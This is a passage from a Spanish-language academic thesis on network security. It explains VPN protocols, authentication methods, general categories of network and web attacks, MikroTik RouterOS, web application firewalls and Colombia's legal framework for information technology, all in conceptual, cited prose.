- L2TP: El protocolo L2TP es una unión entre los protocolos L2F y PPTP, se caracteriza por establecer un túnel a través de varias de redes para el transporte de tráfico PPP.
- IPSec: El protocolo IPSec se puede usar sobre las máquinas o través de un túnel entre los dispositivos periféricos, denominados gateways de seguridad, que las conectan a través de internet<sup>16</sup>.
- SSL: el objetivo de SSL es promover la privacidad y confiabilidad entre dos aplicaciones; este protocolo está compuesto por dos capas, la primera es el registro SSL quien se encarga de encerrar otros protocolos de más alto nivel y la segunda Handshake SSL permite tanto al cliente como al servidor autenticarse y realizar intercambios de algoritmo encriptado.

---

<sup>15</sup> Limari Ramírez, Víctor Humberto. Protocolos de seguridad para redes privadas virtuales. Valdivia: s.n., 2004. 29 p.

<sup>16</sup> Cosios Castillo, Eduardo Richard y Simbaña Loachamin, Wilson Xavier. Estudio y diseño de redes virtuales privadas. Quito: s.n., 2004. 29 p.

#### 4.1.10 Métodos de Autenticación

En Extensible Authentication Protocol (EAP) los mensajes son transportados en claro, sin ningún tipo de autenticación por parte del servidor ni del cliente, esto identifica un alto nivel de vulnerabilidad. Se han realizado mejoras al protocolo, entre ellas se han incluido variantes que crean canales seguros entre el cliente y el servidor de autenticación: EAP-TLS, EAP-PEAP, y EAP-TTLS. EAP-TLS se trata de una variante de EAP donde se realiza convenio SSL con autenticación basada en certificado, tanto por parte del cliente como del servidor.

En los canales EAP-PEAP como de EAP-TTLS, la conexión segura se realiza a partir exclusivamente del certificado del servidor (sería el equivalente a HTTPS en web). En el caso del canal TLS, las credenciales son parte del certificado de cliente, mientras que en el de PEAP y TTLS éstas son comunicadas utilizando uno de los métodos ya comentados: MS-CHAP, PAP, etc. A nivel de usuario, en el primer caso (TLS) basta con tener el certificado de cliente instalado, mientras que en los otros (PEAP y TTLS) tendría que proporcionar las credenciales, por lo general un usuario/password<sup>17</sup>.

#### 4.1.11 Tipos de ataques

Cisco Systems es una empresa global fundada en 1984 en San Francisco (California) que tiene como actividad comercial la fabricación, venta, mantenimiento y consultoría de equipos de telecomunicaciones, ellos exponen cuatro clases de ataques principales a las redes:

- Reconocimiento: El atacante tiene el objetivo de analizar las vulnerabilidades para así obtener información de importancia, con ello pueden obtener el acceso a recurso informático sin la autorización respectiva.
1. Barridos de ping: Barrido de ping es un método de administración de red que supone un rango de direcciones está en uso en la red. Su nombre viene la utilidad ping, aunque ping estándar no proporciona la funcionalidad necesaria para un barrido de ping automático. Ping se identifica estrechamente con el protocolo de mensajes de Control de Internet y un barrido de ping explota los mismos elementos de ICMP ping utiliza<sup>18</sup>.
  2. Escaneos de puertos: uno de los primeros procesos por realizar por los hackers o personas que realizan ataques es un escaneo de puertos, un

---

<sup>17</sup> Castro, Rodrigo. Avanzando en la seguridad de las redes. 2005, Fundamento de redes. 30 p.

<sup>18</sup> Ubiquitour. ¿Qué es el barrido de Ping? ¿Qué es el barrido de Ping? [En línea] 27 de 01 de 2013. <http://www.ubiquitour.com>. 30 p.

portscan; a través de este ataque se puede observar una primera información del servicio que se está atacando, si se profundiza un poco más se puede obtener datos como el sistema operativo que tienen los host o incluso la arquitectura de red.<sup>19</sup>

- Acceso: El ataque denominado acceso consiste en que un tercero no autorizado logra acceder a un dispositivo donde no tiene ni usuario y contraseña, esto lo hace a través de comandos o herramientas de piratería informática a si puede ingresar sin ser autorizados, el usuario legitimo puede o no ser cociente de que está siendo atacado; Para nombrar algunos ataques de acceso se exponen los siguientes:
  1. Ataque a la Contraseña: Las contraseñas de cuentas de usuario son robadas o encriptados generalmente para que el usuario no tenga acceso de la red, si las contraseñas cuentas con un mecanismo de seguridad se puede hacer uso de herramientas especiales del kit de herramientas de los hackers para romper el algoritmo<sup>20</sup>.
  2. Explotación de Confianza: es el ataque a un host a través de un cliente que tiene privilegios para usar un recurso en la máquina "víctima", por eso el concepto de confianza porque el host "confía" en un cliente al que le da ciertos privilegios y a través de este cliente se realiza el ataque<sup>21</sup> .
- Denegación de Servicio: El ataque de denegación de servicio es el cual realiza bloqueo un servidor no permitiéndole brindar el servicio que ofrece a los usuarios debido a que el ataque hace superar la capacidad de procesamiento debido al envío de un gran flujo de información, Entre los ataques de Denegación de Servicio se exponen los siguientes:
  1. Ataque de DoS: Los ataques de DoS se caracterizan porque impiden que el usuario legítimo de un servicio haga uso de sus servicios. Por lo cual existen tres tipos de ataques DoS; estos son la destrucción o alteración de la configuración de información, destrucción o alteración de los componentes

---

<sup>19</sup> ibiblio. Escaneos de puertos. Escaneos de puertos. [En línea] 08 de 08 de 2003. [www.ibiblio.org](http://www.ibiblio.org). 31 p.

<sup>20</sup> ehack. Ataques de contraseñas. Ataques de contraseñas. [En línea] 23 de 06 de 2017. <http://ehack.info>. 31 p.

<sup>21</sup> Muycomputerpro. La explotación de la confianza. La explotación de la confianza. [En línea] 16 de 09 de 2014. [muycomputerpro.com](http://muycomputerpro.com). 31 p.

de red físicos y, finalmente, el consumo de recursos escasos, limitados o no renovables<sup>22</sup>.

2. Ping de la Muerte: Ping es un comando encontrado en muchos sistemas operativos, usado principalmente por técnicos de redes para encontrar problemas en una red particular. Este comando envía una solicitud de respuesta a través del cable que incluye un paquete de datos de tamaño modificable; el servidor objetivo especificado en el comando responde con un mensaje de "Acá estoy". Desafortunadamente, el comando ping también es usado por personas con malas intenciones, y cuando se configura de cierta manera, este comando inunda el servidor objetivo con peticiones ping, en un ataque conocido como "Ping de la Muerte"<sup>23</sup>.
  3. Saturación SYN: Este ataque utiliza la forma de conexión del TCP, de tal forma que sí el cliente envía un paquete SYN, el objetivo responde, pero no recibe confirmación por parte del cliente, el objetivo guardará la conexión en memoria. De este modo, el objetivo va almacenando en memoria las conexiones que se van generando hasta llegar al límite establecido y ya no pueda recibir más conexiones entrantes, haciendo que los demás usuarios no puedan acceder al servicio. Además, el cliente maligno utilizaría menos tiempo para generar la solicitud de conexión y no gastaría recursos de memoria para almacenar la conexión generada
  4. DDoS: Un ataque "Distribute Denial of Service" (DDoS por sus siglas en Ingles), también conocido como "SMURF", es una evolución del DoS que tiene como objetivo eliminar la conexión entre los usuarios legítimos y un servicio. Su funcionamiento se basa en un grupo de computadoras que envían flujos de paquetes al servicio, esto ocasiona que el servicio consuma recursos clave. Cuando el ataque se realiza satisfactoriamente ocasiona que los usuarios que deberían utilizar el servicio queden inhabilitados de hacerlo o que el atacante pueda ingresar al computador de la víctima pudiendo hacer daños arbitrarios<sup>24</sup>.
- Virus Gusano y Caballo de Troya: El software malicioso es ejecutado en un host para alterar dañar o dejar inutilizable el sistema, en muchos de los casos una vez que logran penetrar en un computador se propagan en toda la red generando negación de los servicios o lentitud de las operaciones.

---

<sup>22</sup> pandasecurity. Que es un ataque DoS. Que es un ataque DoS. [En línea] 26 de 05 de 2018. [www.pandasecurity.com](http://www.pandasecurity.com). 32 p.

<sup>23</sup> techlandia. Pin de la muerte. Pin de la muerte. [En línea] 01 de 01 de 2004. [techlandia.com](http://techlandia.com). 32 p.

<sup>24</sup> Florián Otoya, Cesar Augusto. Implementación de una aplicación móvil para monitoreo de contenido y disponibilidad de servicios web. Lima: M, 2015. 32 p.

1. SSH: Protocolo de interconexión entre los ordenadores, con el propósito de interconectar y permitir el acceso de un usuario al ordenador<sup>25</sup>. Ataques de denegación de servicio normalmente se ejecuta bajo los protocolos TCP/IP, el problema con este protocolo es baja capacidad de tolerancia a fallo es por ello por lo que un ataque puede provocar:
  - SYN Flood. Inundar el Servidor con este tipo de mensajes
  - TCP RST, bogus ICMP. Existen mensajes de tipo ICMP y TCP que pueden inhabilitar la conexión entre el Cliente y Servidor.
  - TCP desynchronization and Hijacking. Cambio de la sincronización y flujo normal de los paquetes, inyectando octetos de bytes lo cual se traduce en inyectar tráfico durante una conexión<sup>26</sup>.

#### 4.1.12 Protocolo TCP/IP

TCP hacer referencia a transmisión control protocolo o transmisión por paquetes; el TCP realiza la conmutación por paquetes, ya sea divididos en bloques o paquetes, Cada mensaje a transmitir tiene una cabecera donde contiene información básica<sup>27</sup>.

- TCP e IP son los protocolos de gran significativos. Su nombre corresponde a la familia de protocolos que son parte de los cinco niveles o capas:
- Aplicación. Protocolos SMTP, para el correo electrónico; FTP, para las transferencias de archivos; TELNET, para la conexión remota, y HTTP, Hypertext Transfer Protocol.
- Transporte. Se comprende a los protocolos TCP y UDP, que se ocupan del manejo y el transporte de los datos.
- Internet. Se ubica en el nivel de la red para enviar los paquetes de información.
- Físico. Es el análogo al nivel físico del OSI.
- Red. Es el correspondiente a la interfaz de la red<sup>28</sup>.

---

<sup>25</sup> Pinto, Cristhian, Reascos, Jorge y Torres, Alejandro. experimental, Evaluación de ataques de tipo Forck empleando entornos virtuales como plataforma. s.l.: Departamento de ciencias de la computación. 33 p.

<sup>26</sup> León Rodríguez, José David. ACCIONES DE HARDENING PARA MEJORAR LA SEGURIDAD DE LA INFORMACIÓN CUANDO SE USAN LOS SERVICIOS DE HTTP, LDAP, SSH Y SMTP. Ibagué: s.n., 2018. 33 p.

<sup>27</sup> Gómez, Fernández. Conocimientos y aplicaciones tecnológicas para la dirección comercial. Madrid: ESIC, 2004. 33 p.

<sup>28</sup> Estrada Corona, Adrián. PROTOCOLOS TCP/IP DE INTERNET. 2004, Revista Digital Universitaria, págs. 4-7. 33 p.

Protocolo FTP Protocolo de transferencias de archivos a una red TCP, donde es usada la arquitectura Cliente – Servidor<sup>29</sup>; funciona de la siguiente manera un usuario ejecuta un programa cliente FTP para conectarse con otro ordenador que tiene un programa servidor FTP, al establecer correctamente la conexión se puede realizar el intercambio de archivos<sup>30</sup>.

El ordenador del usuario se denomina maquina local mientras que el otro ordenador, el servidor ficheros, se denomina maquina remota<sup>31</sup>.

#### **4.1.13 Servidor FTP**

Servicio de administración de ficheros que permite subirlos, renómbrales, moverlos, crear carpetas, borrar, etc., independientemente de los sistemas de archivos sean distintos, por defecto usa el puerto TCP20 para transferir datos y el puerto TCP21 para el control<sup>32</sup>.

FTP tiene la ventaja de tener separado la conexión existente de control y las de transferencia de datos. Mientras que las primeras se mantienen abiertas permanentemente, las segundas se abren y se cierran en función de si hay datos que enviar al otro extremo o no<sup>33</sup>.

#### **4.1.14 Servidor WEB**

El servidor WEB se define como un programa el cual implementa el protocolo HTTP (hypertext transfer protocolo). Este protocolo hace parte de la capa de aplicación del modelo OSI y el cual está diseñado para transferir lo que llamamos hipertextos, páginas web o páginas<sup>34</sup>.

---

<sup>29</sup> Joaquín Andreu. Servicios en red. Madrid: Editex S.A, 2002. 34 p.

<sup>30</sup> González Castañeda, Ricardo. IMPLEMENTACIÓN Y EJECUCIÓN DE UN PROTOCOLO DE TRANSFERENCIA. Pereira: s.n., 2012. 34 p.

<sup>31</sup> Cobo Yera, Ángel Luis. Protocolo de trasferencia de archivos (FTP). Pueblo Nuevo: Innovación y experiencias educativas, 2009. 34 p.

<sup>32</sup> Andreu, Joaquín. Servicios de red. Protocolo de trasferencia de ficheros FTP (File Tranfer Protocol). s.l.: editex, pág. 82. 34 p.

<sup>33</sup> David Melendi, Xabiel G. Pañeda, Member, IEEE, Roberto García, Member, IEEE, Víctor García. Sistema para la realización y evaluación de. 2009. 34 p.

<sup>34</sup> (Peq)

Usan modelo Cliente/servidor; Los principales servidores web usan apache, internet Information Server (IIS) de Microsoft y nginx (que se pronuncia engine X) de NGNIX<sup>35</sup>.

Almacenamiento de servicio en una estructura similar a un diccionario, donde se define la llave con el nombre del atributo y el valor, el valor del atributo<sup>36</sup>.

#### **4.1.15 Seguridad en red**

Las organizaciones deben planear la seguridad de sus datos, revisando las prácticas, desarrollando planes de mejoras, es decir administrando su sistema. Para implementar un esquema de seguridad se debe tener una administración definida del sistema<sup>37</sup>.

Los riesgos de la información están presentes en un sistema cuando dos elementos, Amenaza y vulnerabilidad se unen, la vulnerabilidad es una debilidad en los procesos de la información, una amenaza es una situación que puede afectar la organización<sup>38</sup>.

Los ataques de seguridad generalmente son realizados por los más conocidos piratas informáticos, algunos los conocen como “Hackers”. Es por ello por lo que los administradores de red deben conocer los principales ataques de internet, para tomar decisión acerca de los equipos de seguridad, y conocer los posibles riesgos<sup>39</sup>.

#### **4.1.16 Políticas de seguridad**

Las políticas de seguridad informática es una descripción de lo que se desea proteger, para ellos describe unas técnicas de seguridad empleando sanciones, y comportamientos de usuarios; Entre sus elementos encontramos: el objetivo de las políticas, definición de violencia, responsabilidad y alcances de las políticas<sup>40</sup>.

---

<sup>35</sup> Rouse, Margaret. Servidor Web. [En línea] diciembre de 2016. 35 p.

<sup>36</sup> Florián Otoya, Cesar Augusto. Implementación de una aplicación móvil para monitoreo de contenido y disponibilidad de servicios web. Lima: M, 2015. p 31-35.

<sup>37</sup> FI, Ingeniería. Mecanismo de seguridad en red. 2015. 35 p.

<sup>38</sup> Tarazona T., Cesar H. Amenazas informáticas y seguridad de la información. 2015. 35 p.

<sup>39</sup> Pineda Mejillones, Daniel Afren y Leyton, Edgar. Gestión de seguridad en redes de comunicaciones: Análisis de seguridad en la red de datos de la FIEC. 2004. 35 p.

<sup>40</sup> Bello, Claudia E. Manual de seguridad en redes. s.l.: Coordinación de emergencia en redes teleinformáticas. 35 p.

El análisis de riesgos es identificar los posibles medios de ataques a la red, es por ello por lo que se debe asignar a cada recurso uno de los tres niveles de riesgo:

- Sistemas de bajo riesgo, no afectaría a gran escala las ramificaciones económicas y legales de una organización, se puede recuperar rápidamente la información.
- Los sistemas de riesgo medio, se causaría una interrupción a baja escala en la organización, requiriendo un esfuerzo pequeño para la restauración.
- Sistemas de alto riesgo, causaría un gran daño, afectado todo el sistema.

Los equipos como los son switches, routers, servidores DNS y servidores DHCP, son elementos de riesgo moderado o alto en la red, para mantener una red segura se debe prevenir los ataques, es por ellos que se divide los cambios en la seguridad y supervisión de la supervisión de la red<sup>41</sup>.

#### **4.1.17 Mikrotik**

Empresa funda en 1996 con el objetivo de desarrollar enrutadores y sistemas ISP inalámbricos. Actualmente comercializa hardware y software para la conectividad a internet<sup>42</sup>.

Es un sistema operativo basado en Kernel de Linux 2.6, contiene su propio S.O, este sistema operativo puede ser instalado en computador con todas las características necesarias: firewall, routing, punto de acceso, Servidor VPN, etc.; RouterOS se puede configurar en varios métodos:

- Acceso local vía teclado y monitor
- Consola serial con una terminal
- Acceso vía Telnet y SSH vía una red
- Una interfaz gráfica llamada WinBox
- Una API para el desarrollo de aplicaciones propias para la configuración
- En caso de no tener un acceso local y existe una complicación con las direcciones IP RouterOS las cuales soporta una conexión basada en direcciones MAC usando las herramientas customizadas Mac-Telnet y herramientas de Winbox<sup>43</sup>.

---

<sup>41</sup> Seguridad en las comunicaciones. s.l.: Universidad de Oviedo Ingeniería de sistemas y automática. 36 p.

<sup>42</sup> Mikrotik. [En línea] <https://mikrotik.com/>. 36 p.

<sup>43</sup> Duarte, Eugenio. ¿Qué Es Mikrotik RouterOS? Abril: Information Technology Academy, 2014. 36 p.

#### 4.1.18 VPN

RouterOS admite varios métodos de VPN y protocolos de túnel:

- Ipsec: túnel y modo de transporte, certificado o PSK, AH y ESP protocolos de seguridad
- Túnel punto a punto (OpenVPN, PPTP, PPPoE, L2TP)
- Funciones avanzadas de PPP (MLPPP, BCP)
- Túneles simples (IPIP, EoIP)
- Soporte de túnel 6to4 (IPv6 sobre red IPv4)
- VLAN - IEEE802.1q Soporte de LAN virtual, Q-in Soporte Q
- VPNs basadas en MPLS

#### 4.1.19 Cortafuegos

Se implementa el filtrado de paquetes, lo cual se utiliza para administrar el flujo de datos hacia, desde y a través del enrutador<sup>44</sup>.

#### 4.1.20 Origen de internet

El internet se origina en la década de los sesenta del siglo XX, dentro de la red ARPA (*Advanced Research Project Agency*) usada militarmente en USA, que tenía como objetivo poder acceder a la información si existía un ataque soviético. En 1969 se crea una red para el mundo académico nombrada ARPANET al inicio solo se componía de 4 ordenadores, tiempo después se crea NSFNET una red científica y académica que absorbe a ARPANET<sup>45</sup>.

En 1989 CERN (centro Europeo de Investigación Nuclear) comparte una forma para la vinculación e intercambio de información, nombrado Gestión de la información.

#### 4.1.21 Protocolo HTTP

A comienzo de las décadas de 1990 se crea una nueva aplicación *World Wide Web*, es una aplicación que permite el enlace de la información, donde se pueden encontrar imágenes, archivos, etc. Las páginas web se componen de objetos, y se puede alcanzar a través de URL (*uniform Resource locator*)<sup>46</sup>.

---

<sup>44</sup> Mikrotik. RouterOS oficial mikrotik distribuidor. [En línea] 2016. 37 p.

<sup>45</sup> Talledo San Miguel, José. Implantación de aplicaciones web en entornos internet, intranet y extranet. España: Paraninfo, 2015. 37 p.


<sup>46</sup> Gómez Montoya, Carlos Eduardo, Candela Uribe, Christian Andrés y Sepúlveda Rodríguez, Luis Eduardo. Seguridad en la configuración del Servidor Web Apache. Armenia: INGE CUC, Vol. 9, N° 2, pp 31-38, diciembre, 2013, 29 de abril de 2013. 37 p.

Las especificaciones del protocolo HTTP se encuentra en el RFC 1945, es un protocolo que funciona también en los entornos UNIX.

Existe una variable HTTPS que utiliza el protocolo de seguridad SSL, se usa para poder cifrar la información que se trasmite y recibe entre el cliente y el servidor.

*“El funcionamiento esquemático de HTTP es el siguiente; el cliente establece una conexión TCP hacia el servidor, hacia el puerto HTTP (o el indicado en la conexión), envía un comando HTTP de petición de un recurso (junto con algunas cabeceras informativas) y por la misma conexión el servidor responde con los datos solicitados, así como algunas cabeceras informativas, en la figura 1 se detalla el esquema grafico del funcionamiento del protocolo HTTP”<sup>47</sup>.*

*Figura 1 Funcionamiento del Protocolo HTTP*



*Fuente: Jessica Nataly Castillo Fiallos*

#### **4.1.22 Tipos de ataques informáticos**

##### **4.1.22.1 Detección de vulnerabilidades en los sistemas**

Análisis de las posibles vulnerabilidades de los sistemas informáticos para posteriormente explotarlas herramienta “exploits”.

##### **4.1.22.2 Modificación del contenido y secuencia de los mensajes transmitidos**

Realización de reenvíos de mensajes y documentación con contenido maliciosos.

---

<sup>47</sup>Castillo Fiallos, Jessica Nataly. ESTUDIO COMPARATIVO DEL RENDIMIENTO DE SERVIDORES WEB DE VIRTUALIZACION SOBRE LA PLATAFORMA WINDOWS SERVER 2008. Ecuador: ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO, 2012. 38 p.

#### **4.1.22.3 Análisis de tráfico**

Análisis de los datos en la red, identificación del tipo de tráfico transmitido, las redes que utilizan *switches* son más propensas a tener ataques conocida como “*MAC flooding*”

#### **4.1.22.4 Ataques de suplantación de la identidad**

*IP Spoofing*: Modificación de la cabecera de los paquetes enviados, simulando que se envían de un equipo distinto al original, para poder evitarlo se pueden utilizar filtros para que las redes asocien una dirección IP desde el tráfico de origen.

*DNS Spoofing*: realización de direccionamiento erróneo, para ello se hace uso de un servidor DNS legítimo que permite información incorrecta, con esto se inyecta información errónea.

#### **4.1.22.5 Conexión no autorizada a equipos y servidores**

Entre los ataques de este tipo se encuentra las siguientes, Violaciones de control de accesos a los sistemas, *Backdoors*, *rootkis*<sup>48</sup>.


---

<sup>48</sup> Gómez Vieites, Álvaro. TIPOS DE ATAQUES E INTRUSOS EN LAS REDES INFORMÁTICAS. s.l.: Profesor de la Escuela de Negocios Caixanova. 39 p.

## 4.2 MARCO CONCEPTUAL

VPN son las iniciales de Virtual Private Network o red privada virtual, la cual te permite interconectar los equipos sin necesidad que estén conectados físicamente, sino a través de internet; permitiendo el envío y recepción de datos sobre redes compartidas o públicas, en la figura 2 se observa un diagrama básico de conexión VPN desde una red externa a otra.

Figura 2 Red VPN




Fuente: Autor

### 4.2.1 Servicios VPN

- VPN de enrutador a enrutador: En la figura 3 se observa canal de seguridad Protocolo de internet (IPsec) entre los enrutadores.


Figura 3 Conexión de VPN enrutador a enrutador



Fuente: Autor

- VPN de cliente a enrutador: En la figura 4 se observa los administradores se pueden conectar al enrutador a través de la VPN.


Figura 4 Conexión de una VPN de cliente a enrutador



*Fuente: Autor*

- Servidor de acceso a la red de cliente a VPN: En la figura 5 se observa la puerta de enlace del servidor de acceso a la red<sup>49</sup>.

Figura 5 Servidor de acceso a la red de cliente a VPN



*Fuente: Autor*

#### 4.2.2 Protocolos de comunicación VPN

Los protocolos VPN definen la forma en que se enrutan desde nuestro dispositivo hasta el servidor VPN

- a. IPsec: Extensión de protocolo IP que promueve una comunicación privada y segura mediante el servicio de seguridad criptográfica.
- b. L2TP: (Layer 2 Tunneling Protocol) líneas virtuales, es un protocolo de encapsulación basado en protocolo de criptografía; es fácil de configurar, aunque puede ser fácil de bloquear por algunos proveedores de internet.
- c. PPTP: (Point-to-Point Tunneling Protocol) es un protocolo VPN desarrollado como una extensión del PPP (Point-to-Point Protocol, encapsula los protocolos IP en datagramas del PPP, posteriormente el servidor de encapsulación realiza las comprobaciones; tiene la ventaja de ser uno de los protocolos de mayor velocidad en las conexiones aunque ha sido criticado por su inseguridad.
- d. L2F: Layer 2 Forwarding.

---

<sup>49</sup> Microsoft. Servicios VPN. 2018. 41 p.

### 4.2.3 RouterOS L4

MikroTik RouterOS™ es un sistema operativo para routers el cual para transformar cualquier PC en un router dedicado<sup>50</sup>.

### 4.2.4 ATAQUES en servidores web

Tabla 1 Matriz de trazabilidad de ataques, vulnerabilidades y técnicas<sup>51</sup>

<b>ATAQUE</b>	<b>VULNERABILIDAD</b>	<b>TÉCNICA PARA DETECCIÓN DE VULNERABILIDADES</b>
<b>INYECCIÓN SQL</b>	Inyección	Análisis estático de código
		Análisis dinámico de código
		Pruebas de penetración
<b>ATAQUE DE FIJACIÓN DE SESIONES</b>	Perdida de autenticación y manejo de sesión	Utilización de estándar de manejo de sesiones
<b>ATAQUE XSS</b>	Secuencia de comandos en sitios cruzados XSS	Análisis estático de código
		Pruebas de penetración
<b>PHISING</b>	Redirección y reenvíos no válidos	Análisis estático de código
		Análisis estático de código

<sup>50</sup> Mikrotik. [En línea] <https://mikrotik.com/>. p 36-42.

<sup>51</sup>Hernández Saucedo, Ana Laura y Mejía Miranda, Jezreel. Guía de ataques, vulnerabilidades, técnicas y herramientas para aplicaciones web. s.l.: Computación e informática, febrero de 2015. 42 p.

#### 4.2.5 WEB APPLICATION FILTER

WAF	CARACTERÍSTICAS	VENTAJAS	DESVENTAJAS
<b>NAXSI</b>	Cortafuego de aplicaciones WEB, diseñado para servidores <i>Nginx</i>	<ul style="list-style-type: none"> <li>• Uso de reglas simples usando un sistema basado en puntajes.</li> <li>• Creación de reglas blancas</li> <li>• Poco uso de recursos del servidor</li> </ul>	<ul style="list-style-type: none"> <li>• Sobrecarga al usar el modo de aprendizaje</li> <li>• Solo sirve para sistema <i>Nginx</i></li> </ul>
<b>MODSECURITY</b>	Cortafuego de aplicaciones WEB, diseñado para servidores Apache, IIS, <i>Nginx</i> , etc.	<ul style="list-style-type: none"> <li>• Integra un conjunto de reglas básicas que bloquea ataques comunes.</li> <li>• Soporta parches virtuales.</li> </ul>	<ul style="list-style-type: none"> <li>• No permite simplificación de reglas</li> <li>• Uso de recursos elevado.</li> </ul>

### **4.3 MARCO LEGAL**

Con el gran auge de las nuevas tecnologías de la información y las telecomunicaciones, se ha formado un nuevo mundo, el ciberespacio, allí se producen problemas, conflictos y agresiones, además de crearse las ciberamenazas que atentaran con la seguridad nacional, el estado de derecho, la prosperidad económica, el estado de bienestar y el normal funcionamiento de la sociedad y de las administraciones públicas.

La ley 1341 de 2009 determina el marco general para la formulación de las políticas públicas que regirán en el sector de las tecnologías de la información y las comunicaciones, la cual marca un momento importante en la política pública sectorial ya que, a través de ella, el estado reconoce que:

La promoción del acceso, uso y apropiación de las tecnologías de la información y las comunicaciones, como lo establece en el artículo 68 con temas relacionados con las licencias y permisos autorizados para los proveedores de redes y servicios de telecomunicaciones. El artículo 6 deduce que las personas naturales o jurídicas, públicas o privadas que son responsables de la gestión de una red en virtud de un permiso para el uso de frecuencias para su uso exclusivo, deben inscribirse en el registro, tal como expresamente lo señala el artículo 5 del decreto 4948 del año 2009. El despliegue y uso eficiente de la infraestructura, el desarrollo de contenidos y aplicaciones, la protección a los usuarios, como lo establece el artículo 4 autorizando al estado obligar a los proveedores de redes y servicios de telecomunicaciones la implementación de base de datos a cargo de ellos, por razones de defensa nacional y seguridad pública. Esta obligación de implementación de la base fue ratificada por el artículo 106 de la ley 1453 de 2011.

La formación de talento humano en estas tecnologías y su carácter transversal, son pilares para la consolidación de las sociedades de la información y el conocimiento, impactando en el mejoramiento de la inclusión social y de la competitividad del país; dejando de lado la distinción y regulación por tipos de servicios de telecomunicaciones, lo cual no implica que técnica y comercialmente no tenga diferencias.

Con el uso masivo de las tecnologías de la información, se crea un nuevo espacio llamado ciberespacio en el cual al igual que en el contexto físico existen amenazas, que pretende atacar el estado de bienestar de la sociedad, también pretendiendo atacar con la seguridad nacional.

Las normas que rigen la tecnología en Colombia son las siguientes.

Normas que rigen la Propiedad Intelectual del software en Colombia

- Decisión Andina 486 de 2000: Con respecto a la protección de la propiedad industrial, cada País Miembro concederá a los nacionales de los demás miembros de la Comunidad Andina, de la Organización Mundial del Comercio y del Convenio de París para la Protección de la Propiedad Industrial, un trato no menos favorable que el que otorgue a sus propios nacionales, a reserva de lo previsto en los artículos 3 y 5 del Acuerdo sobre los Aspectos de los Derechos de Propiedad Intelectual relacionados con el Comercio (ADPIC), y en el artículo 2 del Convenio de París para la Protección de la Propiedad Industria<sup>52</sup>l.
- Decisión Andina 351 de 1993: Las disposiciones de la presente Decisión tienen por finalidad reconocer una adecuada y efectiva protección a los autores y demás titulares de derechos, sobre las obras del ingenio, en el campo literario, artístico o científico, cualquiera que sea el género o forma de expresión y sin importar el mérito literario o artístico ni su destino<sup>53</sup>.
- Ley 23 de 1982: Los autores de obras literarias, científicas y artísticas gozarán de protección para sus obras en la forma prescrita por la presente ley y, en cuanto fuere compatible con ella, por el derecho común. También protege esta ley a los intérpretes o ejecutantes, a los productores de fonogramas y a los organismos de radiodifusión, en sus derechos conexos a los del autor<sup>54</sup>.
- Ley 1450 del 16 de junio de 2011: El Plan Nacional de Desarrollo 2011-2014: Prosperidad para Todos, que se expide por medio de la presente ley, tiene como objetivo consolidar la seguridad con la meta de alcanzar la paz, dar un gran salto de progreso social, lograr un dinamismo económico regional que permita desarrollo sostenible y crecimiento sostenido, más empleo formal y menor pobreza y, en definitiva, mayor prosperidad para toda la población<sup>55</sup>.
- Ley 1273 De 2009: Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones<sup>56</sup>.

---

<sup>52</sup> DECISION 486. TITULO I DISPOSICIONES GENERALES Artículo 1. s.l.: LA COMISION DE LA COMUNIDAD ANDINA. 45 p.

